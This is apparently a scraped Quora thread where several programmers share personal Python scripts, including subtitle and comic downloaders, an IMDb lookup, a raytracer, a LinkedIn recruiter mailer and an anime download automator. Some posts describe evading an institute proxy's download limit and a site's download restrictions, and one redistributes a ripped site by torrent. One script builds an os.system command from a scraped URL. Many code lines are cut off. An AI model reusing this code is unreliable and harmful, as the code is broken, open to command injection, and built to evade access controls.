
1. One-click subtitle downloader for any movie/tv series episode:

We have all had those days where we open up subscene or opensubtitles, search for the movie/TV series name, select the correct ripper, download the subtitle, unzip it, cut and paste it in the movie's folder and rename it to match the name of our movie file.

Too tedious right? Well, I wrote a script to download the correct subtitle for a movie/tv series episode and save it, right next to your movie file. All with just one click.

Don't understand what I'm saying?

See for yourself:



That's right. Just click once, and abrakadabra!

The most matching English subtitle for your movie or tv series episode is downloaded to the very same folder, renamed to the very same name as that of your movie file.

All of this in under 4 seconds!

So all you have to do now is open the movie file, crunch the popcorn and enjoy the show. :)

Source on GitHub: subtitle-downloader

Update: Now you can download subtitles for multiple files at once. Press Ctrl and select the files you need to find subtitles for, and then execute the script.

---

2. IMDb Lookup/ Spreadsheet Generator

I am a movie buff, and I love watching movies. I have a huge collection of movies with me, and I get confused as to which one to watch.

So what do I do to avoid this confusion and to select one to watch tonight?
That's right. IMDb.

I open up http://imdb.com, type in the name of the movie, see the rating, read the review and find out if it is worth watching.

But hey, I have so many movies with me! Who wants to type in all these names in the search box ? I don't want to, especially because I believe "If something is repetitive, it can be automated"

So I wrote a Python script which makes use of the unofficial IMDb API to fetch the data.


I select a movie folder/file. Right click it. Click on Send To. Click on IMDB.cmd (This, BTW, calls the Python script which I have written.)

And Voila!

My browser opens up with the exact IMDb page of the movie!

All this, just with the click of a button.

If you did not understand how cool this is and how much time it can save you, watch the video here:




From now on you don't have to open up your browser, wait for IMDb to load and type in the movie name. **The script does all this for you!**
As always, the source is on GitHub: imdb with the instructions on how to use it.
Of course, there is a certain percentage of error, because of the fact that the script has to clean up all the junk values in the file/folder name like "DVDRip, YIFY, BRrip", etc., but the script works well with almost all the movies that I have it tested on.

UPDATE (04-01-2014):

Many people asked me whether I could write a script so as to find details of all movies within a folder, as finding details of one movie at a time is cumbersome.

I have now updated the script to send a folder to the script, analyze all folders within the folder, fetch details of all movies from IMDb and then open a spreadsheet, sorted by decreasing order of IMDb rating.
It also consists details like the IMDb URL, year, plot, genre, awards, actors and everything else you could possibly find in IMBb.

Here is how the spreadsheet generated by the script looks after the script is executed.



Your very own personal IMDb database! What more can a movie buff ask for? ;)

Source on GitHub: imdb

3. theoatmeal.com COMICS DOWNLOADER


I'm a huge fan of Matthew Inman's comic. They are insanely funny and thought-provoking at the same time.

However, I was tired of clicking next and reading every comic.
Also, it was difficult to download them even manually because each comic is divided to many pictures.

So, I wrote a Python script to download all the comics from the site.
The script makes use of BeautifulSoup (http://www.crummy.com/software/B...) to parse the HTML data, so make sure you have it installed before trying to run the script.

The source code of oatmeal downloader is available on GitHub: theoatmeal.com-downloader

This is how the folder looked after download :D



4. someecards.com DOWNLOADER

After successfully downloading comics from http://www.theoatmeal.com, I wondered if I could do the same thing and download stuff from another favourite site of mine - the hilarious, one and only **http://www.someecards.com** .


The problem with someecards was that the pictures are purely randomly named and there is no specific order in which they are arranged and there are tons of photos in each category. And there are 52 such categories.

I understood that it would be best if my script is multithreaded since there is so much data to be parsed and downloaded, and hence I allocated a thread each to each page in each category.

The script downloads all of those hilarious ecards from each single category of the website. **Every single one of them** (!) into a separate folder.

Now I have my own private collection of the most amazingly funny ecards on the planet.

This is how the folder looked after the download was complete.



That's right. 52 categories, **5036 ecards in my very own private collection.**

The source code is available here: **someecards.com-downloader**

EDIT: Lot of people asked me whether I could provide all the files that I have downloaded. I could not upload it to a file hosting service owing to my very unreliable network, but I have uploaded a torrent of the same and you can download it from here: somecards.com Site Rip torrent

Seed and spread the love! :)

Do comment or message me if you have trouble running any of these scripts. I am always happy to help :)

Python FTW \m/

Updated 17 Aug 2014 • View Upvotes

Julius Bier Kirkegaard, Python Lover

20.8k Views • Upvoted by Alon Amit, CS degree and many years of coding.

A 300 line raytracer


I have always been extremely fascinated by 3D graphics. One day I figured that I would read a Wikipedia article on how computers actually made these type of images.
To my amazement one of the most famous algorithms, raytracing, was extremely intutive. Being a physicists this was such a natural way to render 3D. I had never imagined that this would be fast enough.

I spent some hours a couple of days and in less than 300 lines I ended up with a really simple raytracer.

I did not want to use many packages, so the only imports I did was

```
1 import numpy as np
2 import Image
3 import math
```

My 300-line script produces the following image.



The features include

- Simple objects: planes and spheres
- Lights
- Recursive reflections
- Specular "materials"
- Depth of Field

It would fun to continue the project and e.g. factor out materials as their own class, or enable the import of standard 3D meshes.

The interface is also really simple; here's the __main__ part of my script:

```
if __name__ == "__main__":
    scene = Scene((0.0, 0.0, 1.0), (1.0, 0.0, 1.0), field_of_view=1.0,
                                gamma=0.65, focus=9.5, focal=2.0)
    scene.ambient = RGB((105, 205, 255))
    floor = Plane((0.0, 0.0, 0.0), (0.0, 0.0, 1.0), color=(200, 200, 175))
    scene.add_object(floor)
    scene.add_object(Sphere((10, -0.5, 1.5), 1.5, color=(50, 190, 25)))
    scene.add_object(Sphere((12, -4.8, 2.15), 2.15, color=(255,128,0)))
    scene.add_object(Sphere((5.5, -2.6, 0.83), 0.83, color=(255,128,0)))
    scene.add_object(Sphere((6.6, 1, 0.5), 0.5, color=(255,128,0)))
    scene.add_object(Sphere((8.5, 2.2, 0.5), 0.5, color=(255,128,0)))
    scene.add_object(Sphere((4.6, 2.15, 0.9), 0.9, color=(255,128,0)))
    scene.add_light(OmniLight((6.5, -10.0, 5.0), 1.6))
    img = scene.render(1024, 768, max_depth=3, DOF=True) # Choose width, height (ie. qual
    img.save("rendered.bmp")
```

Full code: [Python] Julius Bier Kirkegaard Simple Raytracer - Pastebin.com.

The raytracer is super slow though.

Updated Mar 28, 2014 • View Upvotes

Shishir Prasad, Programmer, Music lover, Sports freak ..

8.8k Views

1. **Fix dead links in youtube playlist.**

I hate it when songs in my curated youtube playlist appear as "Deleted Video" because the underlying video has been removed from youtube. To fix this, I wrote a simple python script that scans through my youtube playlist to find any deadlinks, searches alternate videos for the same song and then adds this replacement youtube video using Youtube Data API.Here is the code : https://github.com/solitaryreape...

This is the same problem that sometimes also appear on Quora threads, where dead youtube links appear. I hope Quora fixes this too !!

What's your music taste ?

I have always wondered what kind of music do I like. I have a general intuition but with the explosion of music genre these days, it is hard to know for sure. I wrote a simple Python script that analyzes songs in my youtube playlist, cross references it with Freebase database and gives an overview of which music genres do I like the most. I have blogged about the approach here How to programmatically find your music taste ? and the code is hosted here solitaryreaper/SideProjects.

Here is the tag cloud version of the results that I got :

Updated Mar 12, 2014 • View Upvotes

Santosh Venkatraman, Hindu. Agnostic. Hypocrite.

3.1k Views • Upvoted by Dan Loewenherz, Professional Python programmer

This may not be the **best script,** but I have tried something.

PyCyanide:

- Allows you to download the whole comic archive set of **Cyanide & Happiness.**
- There are 3000+ comics and the downloads also depend on the speed of your internet connection**.**

Github repo : https://github.com/thesantosh/Py... .

Written May 12, 2014 • View Upvotes

Rajat Khanduja

9.9k Views

1. **Downloading comic (images) from my favorite webcomic sites**
   Back in the 2nd year of college, I fell in love with Bash scripting and webcomics (xkcd and abstrusegoose), at almost the same time. Fed up with clicking next on the browser and, at times, waiting for the image to load, I decided to get myself an offline copy of the entire webcomic. I wrote a hacky set of scripts to get me the desired results. It took me quite a while as I was just getting used to it.
   Later, I converted parts of it into a more generic Python script.

   https://github.com/rajatkhanduja...
2. **A download accelerator making use of the curl library to bypass the download-size limit of our institute proxy**

   Again in 2nd year, I ran into the institute proxy's download limit of 150MB several times. Eager to find a solution, I first found this : Bypass 150MB proxy limit . Inspired by this solution to make something more easily usable, I built a similar solution in Python using curl's binding for Python (PyCurl-Downloader). This ended up being more than just a tool to bypass limits as it also competes in download speed with DownThemAll Add-on for Firefox. As it turns out, this tool has helped quite a few friends at campus get around the size limitation and make full use of the available bandwidth ;-)

Written Jul 9, 2013 • View Upvotes

Karan Gurnani, I like to automate stuff.

6.9k Views

Send email to any Recruiter/Talent Acquisitionist, with a copy of your resume and a small message, from your LinkedIn network!

The script is simple, I wrote it when I started looking for job and sending emails to recruiters on LinkedIn was turning out to be cumbersome.

It takes in your contact list from LinkedIn in .csv format, resume copy, and the message in a text file. It can compare with any of your older contact list too, to send emails to only new connections. You can get a copy of your connections in .csv format from https://www.linkedin.com/people/... .

The source is now available at karangurnani/LinkedInMailing

```
import smtplib
from email.mime import multipart
from email.mime import text
from email.mime import application
import getpass
import time
import argparse
import csv
import os
import sys
SENDER_LIST = {'Name': [], 'Email': [], 'Company': []}
```

```
OLD_LIST = []
LIMIT = 90
def get_details():
    parser = argparse.ArgumentParser(description='Sends email with attachment to multiple
    parser.add_argument('sender_list', help='Path to the text file containing list of sen
    parser.add_argument('attach_path', help='Path to the attachment file')
    parser.add_argument('text_body', help='Path to the text file containing email message
    parser.add_argument('-ex', '--exclude', metavar='old_file',
                        help='Compare new contact file with old and send the mail to new
    args = parser.parse_args()
    if args.exclude:
        if os.path.splitext(args.exclude)[1] == ".csv":
            with open(args.exclude, newline='') as old_csv_data:
                reader = csv.reader(old_csv_data)
                for row in reader:
                    if not row[1] == "First Name":
                        if row[1] and row[5] and row[29]:
                            OLD_LIST.append(row[5])
        else:
            raise Exception("Old sender's list should also be in .csv format")
    if os.path.splitext(args.sender_list)[1] == ".csv":
        with open(args.sender_list, newline='') as csv_data:
            reader = csv.reader(csv_data)
            for row in reader:
                if not row[1] == "First Name":
                    if OLD_LIST and row[5] in OLD_LIST:
                        print("Skipping {0} - {1}. Email was sent in the previous run.".f
                        continue
                    elif "Recruit" in row[31] or "Talent" in row[31] and row[1] and row[5
                        SENDER_LIST['Name'].append(row[1].encode('ascii', 'ignore'))
                        SENDER_LIST['Email'].append(row[5].encode('ascii', 'ignore'))
                        SENDER_LIST['Company'].append(row[29].encode('ascii', 'ignore'))
        print()
    else:
        raise Exception("Sender's list should be in .csv format")
    if os.path.isfile(args.attach_path):
        attachment = args.attach_path
    else:
        raise FileExistsError('Attachment file does not exists')
    user = input("Enter your first name: ")
    gmail_user = input("Enter your email id: ")
    gmail_pwd = getpass.getpass("Enter your password: ")
    counter = 0
    if os.path.isfile(args.text_body):
        while True:
            while counter < LIMIT and SENDER_LIST.get('Name'):
                recipient = SENDER_LIST.get('Name').pop().decode()
                recipient_company = SENDER_LIST.get('Company').pop().decode()
                mail_to = SENDER_LIST.get('Email').pop().decode()
                with open(args.text_body, 'rb') as data:
                    content = data.read().decode().format(Name=recipient, Company=recipie
                msg = multipart.MIMEMultipart()
                msg['From'] = gmail_user
                msg['To'] = str(mail_to)
```

```
                msg['Subject'] = "Full-time opportunities at {}".format(recipient_company
                msg.attach(text.MIMEText(content))
                part = application.MIMEApplication(open(attachment, 'rb').read())
                part.add_header('Content-Disposition', 'attachment; filename="{}"'.format
                msg.attach(part)
                try:
                    mailServer = smtplib.SMTP("Page on gmail.com", 587)
                    mailServer.ehlo()
                    mailServer.starttls()
                    mailServer.ehlo()
                    mailServer.login(gmail_user, gmail_pwd)
                    mailServer.sendmail(gmail_user, str(mail_to), msg.as_string())
                    # Should be mailServer.quit(), but that crashes...
                    mailServer.close()
                    print("Successfully sent the email to {}".format(recipient))
                except Exception as e:
                    print("Failed to send email to {}. Reason: {}".format(recipient, str(
                counter += 1
            if not SENDER_LIST.get('Name'):
                break
            time.sleep(180)
            counter = 0
    else:
        raise FileExistsError('Message file does not exists')
if __name__ == "__main__":
    sys.exit(get_details())
```

Send me any bugs/suggestions that you find!

Updated Jul 13 • View Upvotes • Not for Reproduction

Aritra Das

11.4k Views

Download anime from tokyoinsider

I watch a lot of anime .. and torrents for older episodes are usually very badly seeded if at all available. So these direct download sites are perfect. But they have restrictions like not more than 1 download at a time and wait time between consecutive downloads etc.. add that with the fact that some animes have 200+ episodes.. getting them all manually is a pain. The following script gets the needed files via a download manager called free download manager. To get it to work, FDM must be configured to default download to directory mentioned in python code and while downloading incomplete downloads are to be named with some extra extension (filename.extension.incmpl for instance)
here is the code

```
import mechanize
import sys
import re
import urllib2
import os
import ctypes
import urllib
```

```
#from urllib import FancyURLopener
import cookielib
import time
from urlparse import urlparse
import htmllib
import winsound
import string
#opener = urllib2.build_opener()
#opener.addheaders = [('User-agent', 'Mozilla/5.0')]
def login(num):

    browser = mechanize.Browser()
    browser.set_handle_robots(False)
    url = 'Login | Home | Home | Home | Home | Home | Home | Home | Home | Home |
    #suc=0
    while True:
        try:
            browser.open(url)
            browser.select_form(nr=1)
            browser.form['username'] = 'username' # credentials here
            browser.form['password'] = 'password'
            req = browser.submit()

            return browser
        except:
            e = sys.exc_info()[1]
            print e
            print 'retrying...'

def has_hidden_attribute(filepath):
# os.listdir includes hidden files,
#and fdm CLI is crap so only way to detect download completion is to see when the downloa
    try:
        attrs = ctypes.windll.kernel32.GetFileAttributesW(unicode(filepath))
        assert attrs != -1
        result = bool(attrs & 2)
    except (AttributeError, AssertionError):
        result = False
    return result
def no_hidden_list(path): # function to check whether completed downloaded file is presen
        list=os.listdir(path)
        outlist=[]
        for file in list:
                if not has_hidden_attribute(path+'\\'+file):
                        outlist.append(file)
        return outlist
def unescape(s):
    p = htmllib.HTMLParser(None)
    p.save_bgn()
    p.feed(s)
    return p.save_end()
def checkstats(url,skip):
    rv=1
    #parsed=urlparse(url)
```


```
    url=urllib2.unquote(url)
    #print parsed
    filename=url.split('/')[-1]
    #print filename
    if filename in no_hidden_list("g:/Anime/OP"):    #download location . also to be set
        rv=0
    if skip==1: rv=0
    return rv
def main():

    startep=sys.argv[1]
    endep=sys.argv[2]
    startep=int(startep)
    endep=int(endep)+1
    baselink='http://tokyoinsider.net/anime/O/One_Piece_(TV)/episode/' #the link to the a


    num=0
    downloading=0
    while (startep!=endep):
        skip=0
        if not downloading:
            opener=login(num)
            #if num==1: num=0
            #else: num+=1
            ufile=opener.open(baselink+str(startep))
            html=ufile.read()
            #print html
            #f=open('AA.html','wb')
            #f.write(html)
            #f.close
            reg='<a href="(.+?)">.+?</a></div>\s+?<div class="finfo"><span class="lang_en
            pattern=re.compile(reg)
            matches=pattern.findall(html)
            #print matches
            minsize=float(matches[0][1])
            #print minsize
            link=matches[0][0]
            for mtuple in matches:
                    if (float(mtuple[1])<minsize) and ('Zagarer'not in mtuple[0]) and ('4
                        minsize=float(mtuple[1])
                        link=mtuple[0]
                        #print link

            #if '[aeul-ftfs]'in link:
            #print minsize,link
            link='Page on Tokyoinsider
            print '\n',"episode no.",startep," ",minsize,"MB  url- ",link
            err=0
            retry=0
            opener=login(num)
            while True:
                try:
                    ufile=opener.open(string.replace(link,' ','%20'))
```

```
                    html=ufile.read()
                    fl=open("tokyo.html",'w')
                    fl.write(html)
                    reg='href="(.+?)">Download File</a>'
                    match=re.search(reg,html)
                    #print match
                    durl= match.group(1)
                    #durl=fetch_link(link,opener)
                    command='C:\\PROGRA~2\\FREEDO~1\\fdm.exe -fs'+' "'+durl+'"' #free dow
                    os.system(command)
                    if retry>0: print "Success!.."
                    downloading=1
                    startep=startep+1
                    err=0
                    retry=0
                except:
                    retry=retry+1
                    e = sys.exc_info()[1]
                    print e
                    print 'retrying...',retry
                    err=1
                    time.sleep(10)
                if retry==5 and err==1:
                    print "trying to login again"
                    opener=login(num)
                if retry==10 and err==1:
                    downloading=0
                    print "skipping"
                    skip=1
                    startep=startep+1
                    break
                if err==0: break

        time.sleep(60)
        downloading=checkstats(durl,skip)
    while True:
        time.sleep(60)
        if not checkstats(durl,0):
            print "All tasks completed!"
            break
    winsound.PlaySound("SystemExit", winsound.SND_ALIAS)
if __name__ == '__main__':
  main()
```

